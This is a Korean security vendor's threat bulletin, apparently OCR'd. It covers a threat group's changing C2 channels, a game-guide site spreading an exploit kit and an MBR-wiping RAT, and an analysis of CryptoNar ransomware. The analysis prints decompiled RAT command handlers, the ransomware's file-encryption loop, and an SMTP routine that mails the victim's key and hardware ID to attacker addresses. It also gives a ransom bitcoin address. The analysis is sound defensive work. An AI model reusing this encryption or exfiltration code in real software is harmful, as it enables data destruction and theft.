
그렇게 'zmail.ru' 서비스 등을 통해 공격자는 새로운 C2 서버 체계로 변경을 시도하고, AOL 메신저 통신과 함께 'pCloud' 서비스를 도입하기 시작합니다. 클라우드 서비스 계정을 생성할 때는 한국 뿐만 아니라 미국, 중국, 인도, 러시아 등 다양한 국가의 무료 이메일 서비스를 활용하기도 합니다.

공격 전술의 변화는 시간이 갈수록 변화를 거듭하며, 친구 추가가 되어 있지 않은 특정 대상을 상대로 카카오톡 메시지로 CVE-2018-4878 취약점 파일을 전송하거나, 스마트폰 이용자를 겨냥한 안드로이드 악성앱 유포도 발견되었습니다.

2017 년 말 암호화폐 관련 내용의 DOC 문서 취약점 공격은 해외에서 먼저 보고되기도 했습니다. 그외 한국, 중국 등의 보안프로그램 위장 유포, 토렌트를 통한 악성코드 무차별 배포 등 공격 기술을 꾸준히 업그레이드 하고 있다는 것을 알 수 있었습니다.

[시계열에 따라 일부 C2 기법의 변화]

2013 년 03 월 26 일 : AOL 메신저 서비스 방식 지속
2013 년 04 월 20 일 : 한국내 특정 웹 사이트 통신
2015 년 07 월 10 일 : 워드프레스 웹 사이트 통신
2015 년 07 월 14 일 : Streamnation 개인용 클라우드 서비스
2015 년 08 월 09 일 : Streamnation 개인용 클라우드 서비스
2016 년 02 월 09 일 : Streamnation 개인용 클라우드 서비스 공식종료
2016 년 04 월 11 일 : Pcloud 개인용 클라우드 서비스
2017 년 12 월 15 일 : AOL 메신저 서비스 공식종료
2017 년 12 월 12 일 : PubNub IaaS 서비스
2018 년 01 월 16 일 : PubNub IaaS 서비스
2018 년 02 월 23 일 :PubNub IaaS 서비스
2018 년 08 월 14 일 : PubNub IaaS 서비스



[그림 23] 시간에 따라 변화하는 C2 통신 화면


02 전문가 보안 기고


지금까지의 사례외에도 동일한 IoC 코드나 메타 데이터를 사용하는 유사한 침해사고가 한국에서는 수년간 계속 이어지고 있으며, ESRC 는 그 변화 과정을 지속적으로 추적 연구하고 있습니다.

2. 게임 공략 사이트로부터 이어지는 악성코드 유포 주의

최근 유명 국내 게임 공략 사이트 게시판에서 원격제어 기능과 MBR 파괴 기능이 있는 악성코드가 유포되어 주의를 당부 드립니다.

악성코드가 유포되는 사이트 게시판에는 실제 게임과 관련 없는 내용으로 영화와 성인사이트로 위장 된 링크를 기재하여 게시판 사용자들의 클릭을 유도하고 있습니다.






[그림 1] 게임 공략 사이트에 기재된 게시글 이미지

취약한 윈도우 및 소프트웨어를 사용 중인 게시판 사용자가 호기심에 해당 사이트를 클릭 할 경우 Drive By Download 기법에 의해 악성코드가 다운로드 및 실행 될 수 있습니다.

이스트시큐리티 악성코드 위협 대응 솔루션 Threat Inside(쓰렛인사이드)에 분석 된 데이터에 의하면 2018 년 08 월 27 일 09 시에 해당 사이트에서 최초 악성코드가 발견 되었으며, CK VIP(KaiXin) 익스플로잇 킷 공격도구로 만들어진 사이트로 확인이 되었습니다.

또한 이 사이트에는 CVE-2018-8174 VB 스크립트 취약점, CVE-2016-7201 엣지 브라우저 취약점 등을 포함하여 총 7 가지 취약점 공격으로 이루어져 있습니다.

쓰렛인사이드에서는 해당 사이트에서 사용 된 CK VIP(KaiXin) 익스플로잇 킷을 상세 분석하여 사용 된 취약점 리스트를 볼 수 있습니다.




[그림 2] CK VIP(KaiXin) 익스플로잇 분석 흐름도 이미지

취약한 사용자가 접속 할 경우 다운로드 및 실행되는 악성코드는 PC 정보 전달, 계정설정, 파일삭제, 다운로드 등의 기능을 가진 원격제어 악성코드(RAT)로써 아래의 기능들을 수행 할 수 있습니다.


```
switch ( *COMMAND )
{
  case 0x78u:
    result = GetLocalGroupInfo(v3);                 // 로컬 그룹 내 계정 정보 확인
    break;
  case 0x79u:
    result = Get_WTSUserInfo(v3);                   // 원격 세션 내 계정 정보 확인
    break;
  case 0x7Au:                                       // 윈도우 터미널 서비스 포트 번호 변경
    result = SetReg_TerminateService_PortNumber(v3, COMMAND + 1, a3 - 1);
    break;
  case 0x7Bu:                                       // 원격 데스크톱 세션 정보 수정
    result = Control_RemoteSession(v3, COMMAND + 1, COMMAND + 1, a3 - 1);
    break;
  case 0x7Cu:                                       // 계정 추가
    result = Add_NetUser(v3, (COMMAND + 1), a3 - 1);
    break;
  case 0x7Du:                                       // 계정 정보 확인
    result = Get_UserInfo(v3, COMMAND + 1, a3 - 1, 0);
    break;
  case 0x7Eu:                                       // 계정 정보 확인
    result = Get_UserInfo(v3, COMMAND + 1, a3 - 1, 1);
    break;
  case 0x7Fu:                                       // 계정 삭제
    result = RemoveNetUser(v3, COMMAND + 1, a3 - 1);
    break;
  case 0x80u:                                       // 계정 정보 변경
    result = Change_NetuserInfo(v3, (COMMAND + 1), a3 - 1);
    break;
  case 0x82u:
    // sethc.exe(고정키 기능 프로그램), osk.exe(화상키보드), magnify.exe(돋보기) 파일 삭제
    result = RemoveFiles((COMMAND + 1), a3 - 1);
    break;
  case 0x83u:                                       // 윈도우 터미널 세션 종료
    result = Close_TerminalSession(v3, COMMAND + 1, a3 - 1);
    break;
  case 0x84u:                                       // LogOFF(로그오프) 기능 실행
    result = Exec_LogOff(v3, COMMAND + 1, a3 - 1);
    break;
  case 0x85u:                                       // MBR 파괴
    result = MBRDestroy();
    break;
  case 0x86u:                                       // 이벤트 로그 삭제
    result = ClearEventLog();
    break;
```


[그림 3] 원격 제어 악성코드 기능 이미지

악성 행위 중 C&C 명령에 따라 MBR(마스터부트레코드)를 파괴하는 기능까지 존재하여 사용자들의 각별한 주의가 필요합니다.



```
if ( result != -1 )
{
  qmemcpy(&NewState, &unk_1009A7A8, 0x19u);
  v6 = 'r';
  LOBYTE(v8) = ' ';
  v10 = ' ';
  v15 = ' ';
  v17 = 'r';
  v18 = 'r';
  v20 = 'r';
  memset(&Buffer, 0, 0x200u);
  String = 'H';
  qmemcpy(&Buffer, &NewState, 0x18u);
  v5 = 'a';
  v7 = 'd';                                   // >MBR Insert String
  *(&v8 + 1) = 'id';                          // Hard disk data error!
  HIBYTE(v8) = 's';
  v9 = 'k';
  v11 = 'd';
  v12 = 'a';
  v13 = 't';
  v14 = 'a';
  v16 = 'e';
  v19 = 'o';
  v21 = '!';
  v22 = 0;
  v48 = v46;
```


[그림 4] MBR 영역에 문자열을 삽입 시키는 코드 이미지

이러한 악성코드에 감염되지 않기 위해서는 출처가 불분명한 링크 혹은 사이트에 접속하지 않아야 합니다. 또한 윈도우 보안 업데이트를 포함한 각종 어플리케이션 업데이트를 항상 최신으로 유지하는 보안 습관을 준수하시길 당부 드립니다.

통합 백신 '알약'에서는 관련 악성코드를 'Trojan.Agent.259584K', 'Trojan.Agent.Injector.273920' 로 진단하고 있습니다.

03
악성코드 분석 보고

개요

악성코드 상세 분석

결론

[Trojan.Ransom.CryptoJoker] 악성코드 분석 보고서

1. 개요

최근 CrpytoJoker 랜섬웨어의 변종으로 CryptoNar 로 불리는 랜섬웨어가 발견되었다. CryptoJoker 랜섬웨어와는 다르게 암호화 대상이나 방법에는 차이점을 보인다. CrpytoNar 랜섬웨어는 암호화 제외 확장자를 따로 구분하지 않아 바탕 화면에 존재하는 모든 폴더와 파일이 암호화 대상이 된다. 파일 암호화가 완료되면, 시스템 정보와 RSA 키 정보를 공격자 메일로 전송한다. 현재 복호화 도구가 공개되어 피해를 최소화할 수 있으나, 지속적인 변종이 등장할 가능성이 높은 만큼 사용자의 주의가 필요하다.

따라서, 본 보고서에서는 CryptoNar 랜섬웨어를 상세 분석하고자 한다.

2. 악성코드 상세 분석

2.1. 중복 실행 방지

중복 실행을 방지하기 위해 특정 폴더 내에 'jokingwithyou.cryptoNar' 파일 유무를 검사한다. 파일 존재하지 않으면 암호화가 진행되지 않은 시스템으로 인지하고 악성 행위를 계속한다.

```
private static void Main(string[] args)
{
    bool flag = Program.NarIsNotRunning();
    bool flag2 = !flag;
    if (!flag2)
    {
        Program.SetAclDenyAll();
        string path = Path.Combine(Environment.GetFolderPath
          (Environment.SpecialFolder.ApplicationData), "jokingwithyou.cryptoNar");
        bool flag3 = !File.Exists(path);
        if (flag3)
        {
            Program.RunInfector();
        }
    }
}
```

[그림 1] 중복 실행 방지 코드


2.2. 파일 암호화

CryptoNar 랜섬웨어는 파일을 암호화할 때, 확장자에 따라 암호화 방법이 상이하다. 파일 확장자가 '.txt', '.md'일 경우에는 데이터 전체를 암호화 하고 '.fully.cryptoNar' 확장자를 추가한다. 그 외 확장자를 가진 파일은 데이터의 첫 1024 바이트만 암호화하고 '.partially.cryptoNar' 확장자를 추가한다.

```
CryptoClass cryptoClass = new CryptoClass();
foreach (string current in files)
{
    FileInfo fileInfo = new FileInfo(current);
    bool flag = fileInfo.Extension == ".txt" || fileInfo.Extension == ".md";
    if (flag)
    {
        try
        {
            cryptoClass.EncryptFileFully(fileInfo.FullName);
            File.Move(fileInfo.FullName, Path.Combine(fileInfo.DirectoryName, fileInfo.Name + ".fully.cryptoNar"));
        }
        catch (Exception)
        {
        }
    }
    else
    {
        try
        {
            cryptoClass.EncryptFilePartially(fileInfo.FullName);
            File.Move(fileInfo.FullName, Path.Combine(fileInfo.DirectoryName, fileInfo.Name + ".partially.cryptoNar"));
        }
        catch (Exception)
        {
        }
    }
}
```

[그림 2] 확장자 구분 코드

기존 CryptoJoker 랜섬웨어와는 다르게 확장자 구분없이 모든 파일을 암호화한다. 다음은 암호화가 끝난 후 확장자가 추가된 화면이다. 해당 파일들은 더 이상 정상 파일로 동작하지 않는다.



이름	유형	크기
ransomware.zip.partially.cryptoNar	CRYPTONAR 파일	1KB
ransomware.xml.partially.cryptoNar	CRYPTONAR 파일	5KB
ransomware.xlsx.partially.cryptoNar	CRYPTONAR 파일	9KB
ransomware.wmv.partially.cryptoNar	CRYPTONAR 파일	27,334KB
ransomware.vb.partially.cryptoNar	CRYPTONAR 파일	2KB
ransomware.txt.fully.cryptoNar	CRYPTONAR 파일	1KB
ransomware.torrent.partially.cryptoNar	CRYPTONAR 파일	12KB
ransomware.sln.partially.cryptoNar	CRYPTONAR 파일	1KB
ransomware.py.partially.cryptoNar	CRYPTONAR 파일	7KB

[그림 3] 암호화된 파일 화면

2.2.1 파일 암호화 알고리즘

파일 암호화는 간단한 바이트 덧셈 연산으로 이뤄진다. 암호화할 원본 데이터와 임의로 생성한 20 바이트 문자열 (ex: 8V2ZQCT2Q8MGLX5PQEIH)의 첫 1 바이트를 더하여 암호화 데이터를 생성한다. 첫 1 바이트는 파일 암호화에 사용되는 EncryptionKey 로 본 악성코드에서는 0x38('8')가 사용되었다.

암호화 데이터 = 원본 데이터 + EncryptionKey [(0x38('8')]


다음과 같이 '.partially.cryptoNar'로 암호화된 파일의 데이터가 첫 1024바이트(0x400)까지 암호화된 것을 확인할 수 있다. 각 바이트 값들이 덧셈 연산에 의해 0x38씩 증가했다.

[그림 4] 부분 암호화된 데이터

2.3. 랜섬노트 생성

파일 암호화가 완료되면, 사용자에게 감염 사실과 복호화 방법을 안내하기 위한 랜섬노트가 'CRYPTONAR RECOVERY INFORMATION.txt' 이름으로 바탕화면에 생성된다. 공격자는 복호화 키를 구매하기 위해 72 시간 이내로 $200 의 비트코인을 지불해야 한다고 지시한다.

비트코인 주소: 1FeutvrVeiF8Qdnnx9Rr3CyBfHBCFeKWPq



[그림 5] CRYPTONAR RECOVERY INFORMATION 랜섬노트

2.4 SMTP 메일 전송

또한, 파일 암호화 완료 후 SMTP 프로토콜을 이용해 시스템 정보 및 RSA 키 정보를 공격자에게 전달한다. 메일 전송은

'smtp.zoho.eu' 호스트를 이용한다.

```
private static void SendEmail(string publicPrivateKey)
{
    string body = "Hello: " + Program.GetHwid() + " How are you: " + Convert.ToBase64String(Program.GetBytes
      (publicPrivateKey));
    MailMessage mailMessage = new MailMessage();
    mailMessage.From = new MailAddress("johnstang@zoho.eu");
    mailMessage.To.Add(new MailAddress("johnsmith987654@tutanota.com"));
    mailMessage.Subject = "Hello";
    mailMessage.Body = body;
    new SmtpClient
    {
        Host = "smtp.zoho.eu",
        Port = 587,
        EnableSsl = true,
        UseDefaultCredentials = false,
        Credentials = new NetworkCredential([redacted])
    }.Send(mailMessage);
}
```

[그림 6] SMTP 메일 전송 코드

다음은 메일 전송에 필요한 데이터 형식이다. 메일 제목은 Hello 이며 'johnstang@zoho.eu'로부터 'johnsmith987654@tutanota.com'으로 전송된다. Body 항목에 공격자가 원하는 정보가 저장되어 있다. 이 때, How are you 로 전송되는 RSA 키 정보는 추후 드롭되는 'CryptoNarDecryptor.exe' 프로그램에서 복호화 키로 사용된다. 'CryptoNarDecryptor.exe'는 암호화된 파일을 복호화 하는 기능을 가진 프로그램으로 '2.5 파일 복호화' 부분에서 더 자세한 내용을 확인할 수 있다.

Body


- Hello: 사용자 식별을 위한 개인 고유 ID
- How are you: Base64 로 인코딩 된 RSA 키 (RSA 키는 파일 암호화에 사용되지 않는다.)

mailMessage	{System.Net.Mail.MailMessage}
AlternateViews	{System.Net.Mail.AlternateViewCollection}
Attachments	{System.Net.Mail.AttachmentCollection}
Bcc	{}
Body	"Hello: 1C70829B0FABFBFF000306C3 How are you: PABSAFMAQQBLAGUAeQBWAGEAbA...
BodyEncoding	{System.Text.ASCIIEncoding}
CC	{}
DeliveryNotification...	None
From	{johnstang@zoho.eu}
Headers	{System.Net.Mime.HeaderCollection}
IsBodyHtml	false
Priority	Normal
ReplyTo	null
Sender	null
Subject	"Hello"
SubjectEncoding	null
To	{johnsmith987654@tutanota.com}

[그림 7] SMTP 메일 전송 데이터 형식

네트워크 패킷을 통해 메일이 정상적으로 암호화되어 전달된 것을 알 수 있다.

